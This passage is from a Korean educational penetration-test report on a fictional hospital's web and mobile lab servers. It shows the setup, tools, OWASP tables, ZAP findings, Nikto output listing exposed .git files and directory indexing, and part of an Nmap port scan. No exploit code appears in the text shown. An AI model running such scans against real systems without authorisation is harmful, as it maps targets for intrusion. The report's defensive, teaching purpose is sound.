

모의해킹 결과보고서

SecuriCare 병원 웹 · 모바일 애플리케이션 보안 취약점 진단

(본 보고서에 등장하는 SecuriCare, 관련 인원, IP 대역 등은 교육 목적의 모의 진단 환경을 위해 구성된 가상의 대상입니다.)

진단 대상 : SecuriCare 웹사이트(<http://192.168.16.43>) / 모바일 서버(<http://192.168.16.50>)

진단 기간 : 2025. 11. 24 ~ 2025. 12. 24

보고서 유형 : 모의해킹(침투 테스트) 결과보고서

문서 등급 : 대외비 (Confidential)

목차

목차	2
1. 프로젝트 개요	4
1.1 프로젝트 배경 및 목적	4
1.2 진단 범위	4
1.3 프로젝트 일정	4
1.4 프로젝트 수행 절차	5
1.5 사용 도구	5
1.6 시스템 인프라 구성	5
1.6.1 Web 인프라 구성	5
1.6.2 Mobile 인프라 구성	6
1.6.3 웹/모바일 점검 대상 및 환경	6
1.6.4 OWASP Top 10 진단 기준	7
1.6.5 웹/모바일 앱 페이지 구성도	8
1.7 프로젝트 팀 구성 및 역할 분담	9
2. 모의해킹 수행 정보	10
2.1 사전 취약점 스캐닝 – Web	10
■ OWASP ZAP 스캔 결과	10
■ Nikto 스캔 결과	12
2.2 사전 취약점 스캐닝 – Mobile	13
3. 모의해킹 결과 요약	15
4. 상세 취약점 분석 및 대응 방안	16
4.1 웹 취약점 분석	16
4.1.1 [A02] Security Misconfiguration – Directory Listing	16
(1) 취약점 개요	16
(2) 공격 시나리오 재현 (PoC)	16
(3) 탐지 및 대응체계 구축	18
4.1.2 [A02] Security Misconfiguration – Sensitive Information Disclosure	20
(1) 취약점 개요	20
(2) 공격 시나리오 재현 (PoC)	20
(3) 탐지 및 대응체계 구축	21
4.1.3 [A02] Security Misconfiguration – CSP Header Not Set (Stored XSS)	23
(1) 취약점 개요	23
(2) 공격 시나리오 재현 (PoC)	23
(3) 탐지 및 대응체계 구축	25
4.1.4 [A09] Security Logging & Monitoring Failures	29
(1) 취약점 개요	29
(2) 공격 시나리오 재현 (PoC)	29
(3) 탐지 및 대응체계 구축	30
4.2 모바일 취약점 분석	32
4.2.1 [M4-1] SQL Injection	32
(1) 취약점 개요	32
(2) 공격 시나리오 재현 (PoC)	32
(3) 탐지 및 대응체계 구축	32

4.2.2 [M4-2] Buffer Overflow (서비스 거부 DoS 유발)	38
(1) 취약점 개요	38
(2) 공격 시나리오 재현 (PoC)	38
(3) 탐지 및 대응체계 구축	40
5. 보안 설정 검증 결과 (통합)	47
5.1 방어 계층별 구축 현황	47
6. 결론 및 향후 조치사항	48
6.1 결론	48
6.2 향후 조치사항 및 개선 권고	48
6.2.1 단기 조치사항	48
6.2.2 중장기 개선 권고	48

※ 위 목차는 Word 에서 문서를 열람한 뒤 마우스 오른쪽 버튼 → “필드 업데이트”를 실행하면 자동으로 갱신됩니다.

1. 프로젝트 개요

1.1 프로젝트 배경 및 목적

본 프로젝트는 가상의 병원 SecuriCare로부터 자사가 운영하는 웹사이트 및 모바일 애플리케이션에 대한 보안 취약점 점검과 개선을 의뢰받았다는 상황을 가정하여 수행된 모의해킹(침투 테스트) 프로젝트이다. 환자의 개인정보와 진료 기록을 다루는 의료 서비스의 특성상 정보 유출 및 서비스 장애가 발생할 경우 그 피해가 크므로, 실제 공격자의 관점에서 취약점을 발굴하고 이를 탐지·차단할 수 있는 방어 체계를 구축하는 것을 목표로 하였다.

특히 OWASP Top 10 을 기준으로 주요 취약점이 존재하는지 점검하기 위해, 각 항목에 해당하는 실제 공격 시나리오를 재현하여 취약점의 존재 여부와 영향도를 검증하였다. 단순히 취약점을 나열하는 데 그치지 않고 ① 공격 시나리오 기반으로 취약점의 위험성을 입증(PoC)하고, ② 시스템 설정 변경·IDS(Suricata) 탐지 룰·WAF(ModSecurity) 차단 룰을 통한 다계층 방어 체계를 구축하며, ③ Wazuh 와 ELK Stack 을 연계하여 각 보안 장비 및 서버에서 발생하는 로그와 보안 이벤트를 중앙에서 수집·분석하고 Kibana 를 통해 탐지 및 대응 결과를 시각적으로 확인하며, ④ 방어 체계 적용 후 동일한 공격을 재수행하여 실제 차단 여부를 검증하는 것까지를 프로젝트의 범위로 설정하였다.

1.2 진단 범위

구분	내용
대상 기관	SecuriCare (가상 병원)
대상 시스템	SecuriCare 웹사이트(192.168.16.43), 모바일 백엔드 서버(192.168.16.50)
주요 서비스	공통(회원가입·로그인), 환자(예약·진료내역 조회, 게시판 이용), 의사(진료관리, 환자정보 조회), 관리자(계정관리, 시스템 관리)
진단 기준	OWASP Top 10 (Web), OWASP Mobile Top 10 (Mobile)

1.3 프로젝트 일정

진단 기간 : 2025 년 11 월 24 일 ~ 2025 년 12 월 24 일 (총 5 주)

단계	항목	주요 내용
1	정보 수집	대상 시스템 구조 파악, 인프라 구축, 서비스/포트 식별
2	취약점 진단	OWASP ZAP·Nikto·Nmap 을 통한 자동화 스캐닝 및 1 차 취약점 식별
3	모의해킹	식별된 취약점에 대한 실제 공격 시나리오 재현 및 PoC 확보
4	대응 방안 수립 및 모니터링	시스템 설정 강화, Suricata 탐지 룰·ModSecurity 차단 룰 개발 및 적용, Wazuh·Elk Stack 을 활용한 보안 이벤트 수집·분석 및 Kibana 시각화
5	보고서 작성	조치 결과 검증 및 결과보고서 작성

1.4 프로젝트 수행 절차

본 프로젝트는 다음과 같은 5 단계 절차에 따라 순차적으로 진행되었다.

정보수집 ▶ 취약점 진단 ▶ 모의해킹 ▶ 대응 방안 수립 및 모니터링 ▶ 보고서 작성

1.5 사용 도구

분류	도구
공격 플랫폼	Kali Linux
정보 수집 / 스캐닝	Nmap, Gobuster, ffuf, OWASP ZAP, Nikto
취약점 검증 / 공격	curl, Python(자체 제작 DoS 스크립트), 웹 브라우저(Chrome, Edge)
탐지 / 차단	Suricata(IDS/IPS), ModSecurity(WAF)
로그 통합 관제	Wazuh, Elasticsearch, Kibana (ELK Stack), Filebeat


1.6 시스템 인프라 구성

실제 운영 환경과 유사한 조건에서 보안 진단 및 대응 과정을 검증하기 위해 VMware 기반의 가상화 환경에서 웹서버, 모바일 백엔드 서버, 공격자 시스템, 탐지·차단 및 로그 분석 시스템을 역할별로 분리하여 구성하였다. 각 VM의 역할은 다음과 같다.

VM	역할
victim1	웹 서버(Ubuntu, Apache) + DB 서버(MySQL)
victim2	모바일 백엔드 서버(Ubuntu, Node.js)
attacker	Kali Linux 기반 공격자 시스템
IDS/IPS	Suricata (네트워크 구간 실시간 탐지)
WAF	ModSecurity (웹/애플리케이션 방화벽, 웹/모바일 서버 앞단에 배치)
SIEM	Wazuh + Elasticsearch + Kibana(ELK), Filebeat 를 통한 로그 수집

1.6.1 Web 인프라 구성


Web 환경은 웹 애플리케이션 방화벽(ModSecurity)이 적용된 Apache/Nginx 기반 웹서버(192.168.16.43)를 최전단에 배치하여 애플리케이션 계층으로 유입되는 공격 트래픽을 1 차로 차단한다. 그 뒤에는 별도의 Suricata IDS(192.168.16.30)를 두어 웹서버 단계를 우회할 수 있는 네트워크 구간의 이상 트래픽까지 실시간으로 탐지한다. 두 지점에서 발생하는 모든 탐지·차단 로그는 Wazuh, Elasticsearch, Kibana 로 구성된 ELK Stack(192.168.16.27)으로 수집되며 Kibana 대시보드를 통해 공격 시도와 대응 현황을 통합적으로 확인할 수 있도록 구성하였다.



[그림 1] Web 시스템 인프라 구성도

1.6.2 Mobile 인프라 구성

Mobile 환경은 Nginx, ModSecurity(WAF), Suricata(IDS)가 구성된 게이트웨이(192.168.16.50)를 최전단에 배치하여 모바일 애플리케이션에서 유입되는 요청을 1 차로 분석하고 공격 트래픽을 탐지·차단한다. 정상적으로 통과한 요청은 Node.js 와 MySQL 로 구성된 모바일 백엔드 서버(192.168.16.4)로 전달되어 애플리케이션 로직 및 데이터 처리를 수행한다. 또한 보안 게이트웨이에서 발생하는 Suricata 및 ModSecurity 로그는 Filebeat 를 통해 Elasticsearch 와 Kibana 로 구성된 로그 분석 환경(192.168.16.140)으로 전송되며 Kibana 대시보드를 통해 공격 시도와 탐지·차단 결과를 확인할 수 있도록 구성하였다.



[그림 2] Mobile 시스템 인프라 구성도

1.6.3 웹/모바일 점검 대상 및 환경

점검 대상

점검 대상	대상 IP	서비스 종류	주요 구성 요소
웹 서버	192.168.16.43	Web / WAF	Apache/Nginx Modsecurity(WAF)

수행 및 관제 환경

수행 역할	수행 IP	시스템 종류	주요 구성 요소
침입 탐지 (IDS)	192.168.16.30	IDS	Suricata
통합 로그 관제 (SIEM)	192.168.16.140	Log Analysis	Wash, Elasticsearch, Kibana (접속: http://192.168.16.27:5601)
공격 수행 (Attacker)	192.168.16.xx	Kali Linux	Curl, Nmap

[그림 3] 웹 점검 대상 및 진단 환경 구성

점검 대상

점검 대상	대상 IP	서비스 종류	주요 구성 요소
모바일 서버	192.168.16.50	API Gateway / WAF	Nginx, Modsecurity, Suricata, Filebeat
백엔드 서버	192.168.16.4	Database / Backend	Node.js(3000), MySQL

수행 및 관제 환경

수행 역할	수행 IP	시스템 종류	주요 구성 요소
통합 로그 관제 (SIEM)	192.168.16.140	Log Analysis	ELK Stack(Elasticsearch, Kibana)
공격 수행 (Attacker)	192.168.16.xx	Kali Linux	Curl, Nmap

[그림 4] 모바일 점검 대상 및 진단 환경 구성

1.6.4 OWASP Top 10 진단 기준

05. 2025 OWASP TOP 10 - WEB

2025 OWASP TOP 10 취약점 심각도 총평			
OWASP 순위	취약점 명칭	심각도	대응 우선 순위
A01	Broken Access Control	Critical ▾	Highest
A02	Security Misconfiguration	High ▾	High
A03	Software Supply Chain Failure	Critical ▾	Highest
A04	Cryptographic Failure	High ▾	Medium
A05	Injection	High ▾	Medium
A06	Insecure Design	Medium ▾	High
A07	Authentication Failure	High ▾	High
A08	Integrity Failure	Medium ▾	Medium
A09	Logging & Alerting Failure	Medium ▾	Low
A10	Mishandling of Exceptional Conditions	Medium ▾	Medium

[그림 5] Web OWASP Top 10

PART 3. Mobile OWASP TOP10


2024 OWASP TOP 10_Mobile 취약점 심각도			
OWASP 순위	취약점 명칭	심각도	대응 우선 순위
M01	Improper Credential Usage	Critical ▾	Highest
M02	Inadequate Supply Chain Security	Critical ▾	Highest
M03	Insecure Authentication/Authorization	High ▾	High
M04	Insufficient Input/Output Validation	High ▾	High
M05	Insecure Communication	High ▾	Medium
M06	Inadequate Privacy Controls	High ▾	High
M07	Insufficient Binary Protection	Medium ▾	Medium
M08	Security Misconfiguration	Medium ▾	Low
M09	Insecure Data Storage	Medium ▾	Medium
M10	Insufficient Cryptography	Medium ▾	Low

[그림 6] Mobile OWASP Top 10

1.6.5 웹/모바일 앱 페이지 구성도

PART 2. Web - SecuriCenter


진단 환경 분석



[그림 7] SecuriCare 웹사이트 전체 페이지 구성도

PART 3. Mobile - SecuriApp

진단 환경 분석



[그림 8] 모바일 애플리케이션 화면 구성도

1.7 프로젝트 팀 구성 및 역할 분담

본 프로젝트는 OWASP Top 10 을 기준으로 웹 및 모바일 환경의 취약점을 진단하고 발견된 취약점에 대한 대응 방안을 수립·적용하는 팀 프로젝트로 수행하였다. 인프라 구축, 취약점 분석, 대응체계 구축 및 검증 업무를 팀원별로 분담하여 진행하였다.

팀원	담당 업무	OWASP Web Top 10 취약점 공격	OWASP Mobile Top 10 취약점 공격
김서진	취약한 모바일 서버 인프라 환경 전체 구축	A02: Broken Access Control, A09: Security Logging & Alerting Failure	M4: Insufficient Input/Output Validation
김관웅	취약한 웹 서버 환경 구축 DB 시스템 구축	A05: Injection A06: Insecure Design	M1: Improper Credential Usage
이재민	취약한 웹 서버 Suricata (IDS) 구축 WAF(ModSecurity) 구축	A01: Broken Access Control A04: Cryptographic Failures	M7: Insufficient Binary Protections
배주형	취약한 웹 서버 SIEM 구축 (Wazuh, ELK Stack)	A03: Software Supply Chain Failure A07: Authentication Failure	

[그림 9] 프로젝트 업무 분담 현황

본인 담당 업무**① 취약한 모바일 시스템 인프라 구축**

Nginx, Modsecurity, Suricata, Filebeat , Node.js, Mysql, Elasticsearch, Kibana – 모바일 환경의 전체 보안 인프라 직접 구축

② 취약점 진단 및 공격 시나리오 재현

웹 및 모바일 환경의 취약점을 진단하고, 식별된 취약점에 대한 공격 시나리오를 재현하여 취약점의 존재 여부와 영향을 검증

③ 대응체계 구축(웹/모바일)

시스템 설정 변경과 Suricata 탐지 룰 및 ModSecurity 차단 룰 작성·적용하여 공격에 대한 다계층 방어체계 구축

④ 조치 결과 검증(웹/모바일)

대응체계 적용 전/후 동일한 공격을 재수행하고, 탐지·차단 여부와 ELK 로그를 분석하여 방어 효과 검증

취약한 모바일 서버와 웹서버는 팀원별로 역할을 분담하여 직접 구축하였으며, 이후 웹 과 모바일 파트로 나누어 취약점별 담당 업무를 배정하였다. 발견된 취약점은 시스템 설정을 통해 조치 가능한 항목을 우선적으로 개선하고, 추가적인 탐지·차단이 필요한 경우 Suricata 탐지 룰과 ModSecurity 차단 룰을 작성·적용하여 다계층 방어체계를 구축하였다. 이후 동일한 공격을 재수행하여 탐지·차단 여부를 확인하고, ELK 를 통해 관련 로그를 분석함으로써 대응체계가 의도한 대로 동작하는지 최종 검증하였다.

2. 모의해킹 수행 정보


점검 대상 : http://192.168.16.43 (Web), http://192.168.16.50 (Mobile)

본격적인 수동 모의해킹에 앞서, 자동화 스캐너를 활용하여 대상 시스템의 전반적인 취약 지점을 사전에 식별하였다. 이를 통해 이후 단계에서 집중적으로 검증할 취약점의 우선순위를 선정하였다.


2.1 사전 취약점 스캐닝 – Web

모의해킹 수행 전 OWASP ZAP 자동화 스캐너와 Nikto 를 활용하여 대상 웹 서버의 취약점을 사전 식별하였다.

■ OWASP ZAP 스캔 결과



[그림 1-1] OWASP ZAP 취약점 탐지 목록 (XSS, SQL Injection, CSRF, Buffer Overflow, CSP 미설정 등 총 15 건)



[그림 1-2] ZAP - XSS(Reflected), SQL Injection 상세 탐지 경로 목록

Absence of Anti-CSRF Tokens (13)

-  GET: http://192.168.16.43
-  GET: http://192.168.16.43/
-  GET: http://192.168.16.43/auth/register_view.php
-  GET: http://192.168.16.43/board/errorReport_view.php
-  GET: http://192.168.16.43/board/errorReport_write.php
-  GET: http://192.168.16.43/board/feedback_view.php
-  GET: http://192.168.16.43/board/feedback_view.php
-  GET: http://192.168.16.43/board/feedback_view.php
-  GET: http://192.168.16.43/board/feedback_write.php
-  GET: http://192.168.16.43/board/notice_view.php
-  GET: http://192.168.16.43/board/notice_view.php
-  GET: http://192.168.16.43/board/notice_view.php
-  GET: http://192.168.16.43/board/notice_view.php

[그림 1-3] ZAP - Anti-CSRF 토큰 누락 탐지 경로 (게시판, 인증 페이지 등 13 건)

Buffer Overflow (14)

-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/auth/register_submit.php

[그림 1-4] ZAP - Buffer Overflow 탐지 경로 (/auth/register_submit.php 등 14 건)

Content Security Policy (CSP) Header Not Set (12)

-  GET: http://192.168.16.43
-  GET: http://192.168.16.43/
-  GET: http://192.168.16.43/auth/register_view.php
-  GET: http://192.168.16.43/board/errorReport_view.php
-  GET: http://192.168.16.43/board/feedback_view.php
-  GET: http://192.168.16.43/board/notice_view.php
-  GET: http://192.168.16.43/favicon.ico
-  GET: http://192.168.16.43/robots.txt
-  GET: http://192.168.16.43/sitemap.xml
-  POST: http://192.168.16.43/auth/login.php
-  POST: http://192.168.16.43/auth/register_submit.php
-  POST: http://192.168.16.43/board/view_board.php

[그림 1-5] ZAP - CSP Header Not Set 탐지 경로 (12 건)

Missing Anti-clickjacking Header (8)

- GET: http://192.168.16.43
- GET: http://192.168.16.43/
- GET: http://192.168.16.43/auth/register_view.php
- GET: http://192.168.16.43/board/errorReport_view.php
- GET: http://192.168.16.43/board/feedback_view.php
- GET: http://192.168.16.43/board/notice_view.php
- POST: http://192.168.16.43/auth/login.php
- POST: http://192.168.16.43/board/view_board.php

[그림 1-6] ZAP - Missing Anti-Clickjacking Header 탐지 경로 (8 건)

X-Content-Type-Options Header Missing (13)

- GET: http://192.168.16.43
- GET: http://192.168.16.43/
- GET: http://192.168.16.43/auth/register_view.php
- GET: http://192.168.16.43/board/errorReport_view.php
- GET: http://192.168.16.43/board/feedback_view.php
- GET: http://192.168.16.43/board/notice_view.php
- GET: http://192.168.16.43/css/board.css
- GET: http://192.168.16.43/css/index.css
- GET: http://192.168.16.43/css/register.css
- GET: http://192.168.16.43/img/hospital_bg.jpg
- POST: http://192.168.16.43/auth/check_duplicate_id.php

[그림 1-7] ZAP - X-Content-Type-Options 헤더 누락 탐지 경로 (13 건)

Nikto 스캔 결과

```

nikto -host http://192.168.16.43
- Nikto v2.5.0

+ Target IP:      192.168.16.43
+ Target Hostname: 192.168.16.43
+ Target Port:    80
+ Start Time:     2025-12-10 22:24:53 (GMT-5)

+ Server: Apache/2.4.58 (Ubuntu)
+ /: Cookie PHPSESSID created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /admin/: Directory indexing found.
+ /admin/: This might be interesting.
+ /auth/: Directory indexing found.
+ /auth/: This might be interesting.
+ /css/: Directory indexing found.
+ /css/: This might be interesting.
+ /img/: Directory indexing found.
+ /img/: This might be interesting.
+ /.git/index: Git Index file may contain directory listing information.
+ /.git/HEAD: Git HEAD file found. Full repo details may be present.
+ /.git/config: Git config file found. Infos about repo details may be present.
+ /.gitignore: .gitignore file found. It is possible to grasp the directory structure.
+ 8102 requests: 0 error(s) and 16 item(s) reported on remote host
+ End Time:      2025-12-10 22:25:17 (GMT-5) (24 seconds)

+ 1 host(s) tested
  
```

[그림 1-8] Nikto 스캔 결과 - Apache/2.4.58 서버 정보 노출, HttpOnly 미설정, X-Frame-Options 누락, 디렉토리 인덱싱(/admin, /auth, /css, /img) 등 총 16 건 탐지

사전 스캐닝 결과 요약

도구	탐지 항목	건수	비고
ZAP	XSS / SQLi / CSRF / Buffer Overflow / CSP 등	15	상세 취약점 분석 대상 선정

ZAP	Anti-CSRF 토큰 누락	13	게시판·인증 페이지 대상
ZAP	Missing Anti-Clickjacking Header	8	-
ZAP	X-Content-Type-Options 헤더 누락	13	-
Nikto	서버 정보 노출, 디렉토리 인덱싱 등	16	Directory Listing 과 연계 확인

사전 스캐닝 기반 웹 취약점 선정 결과

번호	OWASP 분류	취약 경로	세부 취약점
1	A02 : Security Misconfiguration	/profile	Directory Listing
2	A02 : Security Misconfiguration	/profile	Sensitive Information Disclosure (user_data_backup_2025.csv.bak 노출)
3	A02 : Security Misconfiguration	/board/errorReport_view.php	CSP Header Not Set → Stored XSS 로 연계

2.2 사전 취약점 스캐닝 – Mobile

모바일 백엔드 서버(192.168.16.50) 또한 웹과 동일하게 사전 정보 수집 단계를 거쳤다. Nmap 을 이용하여 개방된 포트와 서비스를 식별함으로써 공격 표면(Attack Surface)을 파악하였다.

```
(root@kali)-[~]
└─# nmap -sS -sC -sV -p- 192.168.16.50
Starting Nmap 7.95 ( https://nmap.org ) at 2025-12-16 21:35 EST
sendto in send_ip_packet_sd: sendto(6, packet, 44, 0, 192.168.16.50, 16) => Operation not permitted
Offending packet: TCP 192.168.16.11:33539 > 192.168.16.50:38800 S ttl=53 id=28859 iplen=44 seq=1031792621 win=1024 <mss 1460>
Nmap scan report for 192.168.16.50
Host is up (0.00050s latency).
Not shown: 65356 filtered tcp ports (no-response), 175 filtered tcp ports (admin-prohibited)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
|_ ssn-hostkey:
|   256 90:ae:f2:b5:1c:64:67:61:35:9f:19:ba:f7:64:ea:77 (ECDSA)
|_  256 80:40:ce:db:1a:8e:9a:ca:20:c8:c6:02:d4:99:fd:ce (ED25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_ http-title: Error
|_ http-cors: HEAD GET POST PUT DELETE PATCH
|_ http-server-header: nginx/1.24.0 (Ubuntu)
